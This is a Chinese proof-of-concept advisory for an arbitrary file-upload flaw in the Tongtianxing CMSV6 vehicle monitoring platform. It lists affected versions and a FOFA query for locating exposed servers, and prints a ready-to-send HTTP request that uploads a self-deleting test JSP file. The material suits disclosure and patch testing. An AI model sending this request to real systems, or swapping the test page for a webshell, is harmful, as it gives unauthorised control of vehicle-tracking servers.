T1-4通天星-CMSV6车载监控平台-文件上传漏洞


漏洞描述：

通天星CMSV6 车载定位监控平台upload接口处存在文件上传漏洞，攻击者可通过该漏洞直接上传一个 webshell 到服务器上，获取服务器权限，进□控制整个 web 服务器。

影响版本：

version < 7.33.0.2_20240305

网站图片：



网络测绘：

fofa语法：

FOFA：body="808gps"

漏洞复现：


payload：

```
POST /inspect_file/upload HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Accept: */*
Content-Type: multipart/form-data;boundary=----------------------------7db372eb000e2

----------------------------7db372eb000e2
Content-Disposition: form-data; name="uploadFile"; filename="1.jsp"
Content-Type: application/octet-stream

<% out.println("hello,test");new java.io.File(application.getRealPath(request.getServletPath())).delete(); %>
----------------------------7db372eb000e2--
```

效果图:



回显了完整路径
验证

hello,test